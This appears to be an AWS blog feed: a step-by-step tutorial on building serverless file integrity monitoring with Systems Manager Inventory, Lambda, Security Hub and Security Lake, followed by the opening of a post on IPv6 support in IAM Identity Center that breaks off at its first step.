
In this blog post, I walk you through a highly scalable serverless file integrity monitoring solution. It uses AWS Systems Manager Inventory to collect file metadata from Amazon EC2 instances. The metadata is sent through the Systems Manager Resource Data Sync feature to a versioned Amazon Simple Storage Service (Amazon S3) bucket, storing one inventory object for each EC2 instance. Each time a new object is created in Amazon S3, an Amazon S3 Event Notification triggers a custom AWS Lambda function. This Lambda function compares the latest inventory version with the previous one to detect file changes. If a file that isn’t expected to change has been created, modified, or deleted, the function creates an actionable finding in AWS Security Hub. Findings are then ingested by Amazon Security Lake in a standard OCSF format, which centralizes and normalizes the data. Finally, the data can be analyzed using Amazon Athena for one-time queries, or by building visual dashboards with Amazon QuickSight and Amazon OpenSearch Service. Figure 1 summarizes this flow:

Figure 1: File integrity monitoring workflow

Figure 1: File integrity monitoring workflow

This integration offers an alternative to the default AWS Config and Security Hub integration, which relies on limited data (for example, no file modification timestamps). The solution presented in this post provides control and flexibility to implement custom logic tailored to your operational needs and support security-related efforts.

This flexible solution can also be used with other Systems Manager Inventory metadata, such as installed applications, network configurations, or Windows registry entries, enabling custom detection logic across a wide range of operational and security use cases.

Now let’s build the file integrity monitoring solution.

Prerequisites

Before you get started, you need an AWS account with permissions to create and manage AWS resources such as Amazon EC2, AWS Systems Manager, Amazon S3, and Lambda.

Step 1: Start an EC2 instance

Start by launching an EC2 instance and creating a file that you will later modify to simulate an unauthorized change.

Create an AWS Identity and Access Management (IAM) role to allow the EC2 instance to communicate with Systems Manager:

  1. Open the AWS Management Console and go to IAM, choose Roles from the navigation pane, and then choose Create role.
  2. Under Trusted entity type, select AWS service, select EC2 as the use case, and choose Next.
  3. On the Add permissions page, search for and select the AmazonSSMManagedInstanceCore IAM policy, then choose Next.
  4. Enter SSMAccessRole as the role name and choose Create role.

  5. The new SSMAccessRole should now appear in your list of IAM roles:
Figure 2: Create an IAM role for communication with Systems Manager

Figure 2: Create an IAM role for communication with Systems Manager

Start an EC2 instance:

  1. Open the Amazon EC2 console and choose Launch Instance.
  2. Enter a Name, keep the default Linux Amazon Machine Image (AMI), and select an Instance type (for example, t3.micro).
  3. Under Advanced details:
    1. IAM instance profile, select the previously created SSMAccessRole
    2. Create a fictitious payment application configuration file in the /etc/paymentapp/ folder on the EC2 instance. Later, you will modify it to demonstrate a file-change event for integrity monitoring. To create this file during EC2 startup, copy and paste the following script into User data.
#!/bin/bash
mkdir -p /etc/paymentapp
echo "db_password=initial123" > /etc/paymentapp/config.yaml
Figure 3: Adding the application configuration file

Figure 3: Adding the application configuration file

  1. Leave the remaining settings as default, choose Proceed without key pair, and then select Launch Instance. A key pair isn’t required for this demo because you use Session Manager for access.

Step 2: Enable Security Hub and Security Lake

If Security Hub and Security Lake are already enabled, you can skip to Step 3.

To start, enable Security Hub, which collects and aggregates security findings. AWS Security Hub CSPM adds continuous monitoring and automated checks against best practices.

  1. Open the Security Hub console.
  2. Choose Security Hub CSPM from the navigation pane and then select Enable AWS Security Hub CSPM and choose Enable Security Hub CSPM at the bottom of the page.

Note: For this demo, you don’t need the Security standards options and can clear them.

Figure 4: Enable Security Hub CSP

Figure 4: Enable Security Hub CSP

Next, activate Security Lake to start collecting actionable findings from Security Hub:


  1. Open the Amazon Security Lake console and choose Get Started.
  2. Under Data sources, select Ingest specific AWS sources.
  3. Under Log and event sources, select Security Hub (you will use this only for this demo):
Figure 5: Select log and event sources

Figure 5: Select log and event sources

  1. Under Select Regions, choose Specific Regions and make sure you select the AWS Region that you’re using.
  2. Use the default option to Create and use a new service role.
  3. Choose Next and Next again, then choose Create.

Step 3: Configure Systems Manager Inventory and sync to Amazon S3

With Security Hub and Security Lake enabled, the next step is to enable Systems Manager Inventory to collect file metadata and configure a Resource Data Sync to export this data to S3 for analysis.

  1. Create an S3 bucket by carefully following the instructions in the section To create and configure an Amazon S3 bucket for resource data sync.
  2. After you created the bucket, enable versioning in the Amazon S3 console by opening the bucket’s Properties tab, choosing Edit under Bucket Versioning, selecting Enable, and saving your changes. Versioning causes each new inventory snapshot to be saved as a separate version, so that you can track file changes over time.

Note: In production, enable S3 server access logging on the inventory bucket to keep an audit trail of access requests, enforce HTTPS-only access, and enable CloudTrail data events for S3 to record who accessed or modified inventory files.

The next step is to enable Systems Manager Inventory and set up the resource data sync:

  1. In the Systems Manager console, go to Fleet Manager, choose Account management, and select Set up inventory.
  2. Keep the default values but deselect every inventory type except File. Set a Path to limit collection to the files relevant for this demo and your security requirements. Under File, set the Path to: /etc/paymentapp/.
Figure 6: Set the parameters and path

Figure 6: Set the parameters and path

  1. Choose Setup Inventory.
  2. In Fleet Manager, choose Account management and select Resource Data Syncs.
  3. Choose Create resource data sync, enter a Sync name, and enter the name of the versioned S3 bucket you created earlier.
  4. Select This Region and then choose Create.

Step 4: Implement the Lambda function

Next, complete the setup to detect changes and create findings. Each time Systems Manager Inventory writes a new object to Amazon S3, an S3 Event Notification triggers a Lambda function that compares the latest and previous object versions. If it finds created, modified, or deleted files, it creates a security finding. To accomplish this, you will create the Lambda function, set its environment variables, add the helper layer, and attach the required permissions.

The following is an example finding generated in AWS Security Finding Format (ASFF) and sent to Security Hub. In this example, you see a notification about a file change on the EC2 instance listed under the Resources section.

{
	...
"Id": "fim-i-0b8f40f4de065deba-2025-07-12T13:48:31.741Z",
	"AwsAccountId": "XXXXXXXXXXXX",
	"Types": [
		"Software and Configuration Checks/File Integrity Monitoring"
	],
	"Severity": {
		"Label": "MEDIUM"
	},
	"Title": "File changes detected via SSM Inventory",
	"Description": "0 created, 1 modified, 0 deleted file(s) on instance i-0b8f40f4de065deba",
	"Resources": [
		{
			"Type": "AwsEc2Instance",
			"Id": "i-0b8f40f4de065deba"
		}
	],
	...
}

Create the Lambda function

This function detects file changes, reports findings, and removes unused Amazon S3 object versions to reduce costs.

  1. Open the Lambda console and choose Create function in the navigation pane.
  2. For Function Name enter fim-change-detector.
  3. Select Author from scratch, enter a function name, select the latest Python runtime, and choose Create function.
  4. On the Code tab, paste the following main function and choose Deploy.
import boto3, os, json, re
from datetime import datetime, UTC
from urllib.parse import unquote_plus
from helpers import is_critical, load_file_metadata, is_modified, extract_instance_id

s3 = boto3.client('s3')
securityhub = boto3.client('securityhub')

CRITICAL_FILE_PATTERNS = os.environ["CRITICAL_FILE_PATTERNS"].split(",")
SEVERITY_LABEL = os.environ["SEVERITY_LABEL"]
	
def lambda_handler(event, context):
	# Safe event handling
	if "Records" not in event or not event["Records"]:
		return

	# Extract S3 event
	record = event['Records'][0]
	bucket = record['s3']['bucket']['name']
	key = unquote_plus(record['s3']['object']['key'])
	current_version = record['s3']['object'].get('versionId')
	if not current_version:
		return

	# Fetching the region name
	account_id = context.invoked_function_arn.split(":")[4]
	region = boto3.session.Session().region_name

	# Get object versions (latest first)
	versions = s3.list_object_versions(Bucket=bucket, Prefix=key).get('Versions', [])
	versions = sorted(versions, key=lambda v: v['LastModified'], reverse=True)

	# Find previous version
	idx = next((i for i,v in enumerate(versions) if v["VersionId"] == current_version), None)
	if idx is None or idx + 1 >= len(versions):
		return
	prev_version = versions[idx+1]["VersionId"]

	# Load both versions
	current = load_file_metadata(bucket, key, current_version)
	previous = load_file_metadata(bucket, key, prev_version)

	# Compare
	created = {p for p in set(current) - set(previous) if is_critical(p)}
	deleted = {p for p in set(previous) - set(current) if is_critical(p)}
	modified = {p for p in set(current) & set(previous) if is_critical(p) and is_modified(p, current, previous)}

	# Report if changes were found
	if created or deleted or modified:
		instance_id = extract_instance_id(bucket, key, current_version)
		now = datetime.now(UTC).isoformat(timespec='milliseconds').replace('+00:00', 'Z')
		finding = {
			"SchemaVersion": "2018-10-08",
			"Id": f"fim-{instance_id}-{now}",
			"ProductArn": f"arn:aws:securityhub:{region}:{account_id}:product/{account_id}/default",
			"AwsAccountId": account_id,
			"GeneratorId": "ssm-inventory-fim",
			"CreatedAt": now,
			"UpdatedAt": now,
			"Types": ["Software and Configuration Checks/File Integrity Monitoring"],
			"Severity": {"Label": SEVERITY_LABEL},
			"Title": "File changes detected via SSM Inventory",
			"Description": (
				f"{len(created)} created, {len(modified)} modified, "
				f"{len(deleted)} deleted file(s) on instance {instance_id}"
			),
			"Resources": [{"Type": "AwsEc2Instance", "Id": instance_id}]
		}
		securityhub.batch_import_findings(Findings=[finding])

	# No change – delete older S3 version
	else:
		if prev_version != current_version:
			try:
				s3.delete_object(Bucket=bucket, Key=key, VersionId=prev_version)
			except Exception as e:
				print(f"Delete previous S3 object version failed: {e}")

Note: In production, set Lambda reserved concurrency to prevent unbounded scaling, configure a dead letter queue (DLQ) to capture failed invocations, and optionally attach the function to an Amazon VPC for network isolation.

Configure environment variables

Configure the two required environment variables in the Lambda console. These two variables (one for critical paths to monitor and one for security finding severity) must be set or the function will fail.

  1. Open the Lambda console and choose Configuration and then select Environment variables.
  2. Choose Edit and then choose Add environment variable.
  3. Under Key, choose CRITICAL_FILE_PATTERNS
    1. Enter ^/etc/paymentapp/config.*$ as the value.
    2. Set the SEVERITY_LABEL to MEDIUM.
Figure 7: CRITICAL_FILE_PATTERNS and SEVERITY_LABEL configuration

Figure 7: CRITICAL_FILE_PATTERNS and SEVERITY_LABEL configuration

Set up permissions

The next step is to attach permissions to the Lambda function

  1. In your Lambda function, choose Configuration and then select Permissions.
  2. Under Execution role, select the role name that will lead to the role in IAM.
  3. Choose Add permissions and select Create inline policy. Select JSON view.
  4. Paste the following policy, and make sure to replace <bucket-name> with the name of your S3 bucket, and you also update <region> and <account-id> with your AWS Region and Account ID:
{
"Version": "2012-10-17",
"Statement": [
	{
		"Effect": "Allow",
		"Action": "securityhub:BatchImportFindings",
		"Resource": "arn:aws:securityhub:<region>:<account-id>:product/<account-id>/default"
	},
	{
		"Effect": "Allow",
		"Action": [
			"s3:GetObject",
			"s3:GetObjectVersion",
			"s3:ListBucketVersions",
			"s3:DeleteObjectVersion"
		],
		"Resource": [
			"arn:aws:s3:::<bucket-name>",
			"arn:aws:s3:::<bucket-name>/*"
			]
		}
	]
}
  1. To finalize, enter a Policy name and choose Create policy.

Add functions to the Lambda layer

For better modularity, add some helper functions to a Lambda layer. These functions are already referenced in the import section of the preceding Lambda function’s Python code. The helper functions check critical paths, load file metadata, compare modification times, and extract the EC2 instance ID.

Open AWS CloudShell from the top-right corner of the AWS console header, then copy and paste the following script and press Enter. It creates the helper layer and attaches it to your Lambda function.

#!/bin/bash
set -e
FUNCTION_NAME="fim-change-detector"
LAYER_NAME="fim-change-detector-layer"

mkdir -p python
cat > python/helpers.py << 'EOF'
import json, re, os
from dateutil.parser import parse as parse_dt
import boto3
s3 = boto3.client('s3')
CRITICAL_FILE_PATTERNS = os.environ.get("CRITICAL_FILE_PATTERNS", "").split(",")

def is_critical(path):
	return any(re.match(p.strip(), path) for p in CRITICAL_FILE_PATTERNS if p.strip())

def load_file_metadata(bucket, key, version_id):
	obj = s3.get_object(Bucket=bucket, Key=key, VersionId=version_id)
	data = {}
	for line in obj['Body'].read().decode().splitlines():
		if line.strip():
			i = json.loads(line)
			n, d, m = i.get("Name","").strip(), i.get("InstalledDir","").strip(), i.get("ModificationTime","").strip()
			if n and d and m: data[f"{d.rstrip('/')}/{n}"] = m
	return data

def is_modified(path, current, previous):
	try: return parse_dt(current[path]) != parse_dt(previous[path])
	except: return current[path] != previous[path]

def extract_instance_id(bucket, key, version_id):
	obj = s3.get_object(Bucket=bucket, Key=key, VersionId=version_id)
	for line in obj['Body'].read().decode().splitlines():
		if line.strip():
			r = json.loads(line)
			if "resourceId" in r: return r["resourceId"]
	return None
EOF

zip -r helpers_layer.zip python >/dev/null
LAYER_VERSION_ARN=$(aws lambda publish-layer-version \
	--layer-name "$LAYER_NAME" \
	--description "Helper functions for File Integrity Monitoring" \
	--zip-file fileb://helpers_layer.zip \
	--compatible-runtimes python3.13 \
	--query 'LayerVersionArn' \
	--output text)

aws lambda update-function-configuration \
	--function-name "$FUNCTION_NAME" \
	--layers "$LAYER_VERSION_ARN" >/dev/null
echo "Layer created and attached to the Lambda function."

Step 5: Set up S3 Event Notifications

Finally, set up S3 Event Notifications to trigger the Lambda function when new inventory data arrives.

  1. Open the S3 console and select the Systems Manager Inventory bucket that you created.
  2. Choose Properties and select Event notifications.
  3. Choose Create event notification.
    1. Enter an Event name.
    2. In the Prefix field, enter AWS%3AFile/ to limit Lambda triggers to file inventory objects only.
      Note: The prefix contains a : character, which must be URL-encoded as %3A.
    3. Under Event types, select Put.
    4. At the bottom, select your newly created Lambda function, and choose Save changes.

In this example, inventory collection runs every 30 minutes (48 times each day) but can be adjusted based on security requirements to optimize costs. The Lambda function is triggered once for each instance whenever a new inventory object is created. You can further reduce event volume by filtering EC2 instances through S3 Event Notification prefixes, enabling focused monitoring of high-value instances.

Step 6: Test the file change detection flow

Now that the EC2 instance is running and the sample configuration file /etc/paymentapp/config.yaml has been initialized, you’re ready to simulate an unauthorized change to test the file integrity monitoring setup.

  1. Open the Systems Manager console.
  2. Go to Session Manager and choose Start session.
  3. Select your EC2 instance and choose Start Session.
  4. Run the following command to modify the file:

echo “db_password=hacked456" | sudo tee /etc/paymentapp/config.yaml

This simulates a configuration tampering event. During the next Systems Manager Inventory run, the updated metadata will be saved to Amazon S3.

To manually trigger this:

  1. Open the Systems Manager console and choose State Manager.
  2. Select your association and choose Apply association now to start the inventory update.
  3. After the association status changes to Success, check your SSM Inventory S3 bucket in the AWS:File folder and review the inventory object and its versions.
  4. Open the Security Hub console and choose Findings. After a short delay, you should see a new finding like the one shown in Figure 8:
Figure 8: View file change findings

Figure 8: View file change findings

Step 7: Query and visualize findings

While Security Hub provides a centralized view of findings, you can deepen your analysis using Amazon Athena to run SQL queries directly on the normalized Security Lake data in Amazon S3. This data follows the Open Cybersecurity Schema Framework (OCSF), which is a vendor-neutral standard that simplifies integration and analysis of security data across different tools and services.

The following is an example Athena query:

SELECT
	finding_info.desc AS description,
	class_uid AS class_id,
	severity AS severity_label,
	type_name AS finding_type,
	time_dt AS event_time,
	region,
	accountid
FROM amazon_security_lake_table_us_east_1_sh_findings_2_0

Note: Be sure to adjust the FROM clause for other Regions. Security Lake processes findings before they appear in Athena, so expect a short delay between ingestion and data availability.
You will see a similar result for the preceding query, shown in Figure 9:

Figure 9: Athena query result in the Amazon Athena query editor

Figure 9: Athena query result in the Amazon Athena query editor

Security Lake classifies this finding as an OCSF 2004 Class, Detection Finding. You can explore the full schema definitions at OCSF Categories. For more query examples, see the Security Lake query examples.
For visual exploration and real-time insights, you can integrate Security Lake with OpenSearch Service and QuickSight, both of which now offer extensive generative AI support. For a guided walkthrough using QuickSight, see How to visualize Amazon Security Lake findings with Amazon QuickSight.

Clean up

After testing the step-by-step guide, make sure to clean up the resources you created for this post to avoid ongoing costs.

  1. Terminate the EC2 instance
  2. Delete the Resource Data Sync and Inventory Association
  3. Remove the Lambda function.
  4. Disable Security Lake and Security Hub CSPM
  5. Delete IAM roles created for this post
  6. Delete the associated SSM Resource Data Sync and Security Lake S3 buckets.

Conclusion

In this post, you learned how to use Systems Manager Inventory to track file integrity, report findings to Security Hub, and analyze them using Security Lake.
You can access the full sample code to set up this solution in the AWS Samples repository.
While this post uses a single-account, single-Region setup for simplicity, Security Lake supports collecting data across multiple accounts and Regions using AWS Organizations. You can also use a Systems Manager resource data sync to send inventory data to a central S3 bucket.

Getting Started with Amazon Security Lake and Systems Manager Inventory provides guidance for enabling scalable, cloud-centric monitoring with full operational context.

Adam Nemeth Adam Nemeth
Adam is a Senior Solutions Architect and generative AI enthusiast at AWS, helping financial services customers by embracing the Day 1 culture and customer obsession of Amazon. With over 24 years of IT experience, Adam previously worked at UBS as an architect and has also served as a delivery lead, consultant, and entrepreneur. He lives in Switzerland with his wife and their three children.
  •  

IAM Identity Center now supports IPv6

Amazon Web Services (AWS) recommends using AWS IAM Identity Center to provide your workforce access to AWS managed applications—such as Amazon Q Developer—and AWS accounts. Today, we announced IAM Identity Center support for IPv6. To learn more about the advantages of IPv6, visit the IPv6 product page.

When you enable IAM Identity center, it provides an access portal for workforce users to access their AWS applications and accounts either by signing in to the access portal using a URL or by using a bookmark for the application URL. In either case, the access portal handles user authentication before granting access to applications and accounts. Supporting both IPv4 and IPv6 connectivity to the access portal helps facilitate seamless access for clients, such as browsers and applications, regardless of their network configuration.

The launch of IPv6 support in IAM Identity Center introduces new dual-stack endpoints that support both IPv4 and IPv6, so that users can connect using IPv4, IPv6, or dual-stack clients. Current IPv4 endpoints continue to function with no action required. The dual stack capability offered by Identity Center extends to managed applications. When users access the application dual-stack endpoint, the application automatically routes to the Identity Center dual-stack endpoint for authentication. To use Identity Center from IPv6 clients, you must direct your workforce to use the new dual-stack endpoints, and update configurations on your external identity provider (IdP), if you use one.

In this post, we show you how to update your configuration to allow IPv6 clients to connect directly to IAM Identity Center endpoints without requiring network address translation services. We also show you how to monitor which endpoint users are connecting to. Before diving into the implementation details, let’s review the key phases of the transition process.

Transition overview


To use IAM Identity Center from an IPv6 network and client, you need to use the new dual-stack endpoints. Figure 1 shows what the transition from IPv4 to IPv6 over dual-stack endpoints looks like when using Identity Center. The figure shows:

  • A before state where clients use the IPv4 endpoints.
  • The transition phase, when your clients use a combination of IPv4 and dual-stack endpoints.
  • After the transition is complete, your clients will connect to dual-stack endpoints using their IPv4 or IPv6, depending on their preferences.

Figure 1: Transition from IPv4-only to dual-stack endpoints

Figure 1: Transition from IPv4-only to dual-stack endpoints

Prerequisites

You must have the following prerequisites in place to enable IPv6 access for your workforce users and administrators:

  • An existing IAM Identity Center instance
  • Updated firewalls or gateways to include the new dual-stack endpoints
  • IPv6 capable clients and networks

Work with your network administrators to update the configuration of your firewalls and gateways and to verify that your clients, such as laptops or desktops, are ready to accept IPv6 connectivity. If you have already enabled IPv6 connectivity for other AWS services, you might be familiar with these changes. Next, implement the two steps that follow.

Step 1: Update your IdP configuration

You can skip this step If you don’t use an external IdP as your identity source.

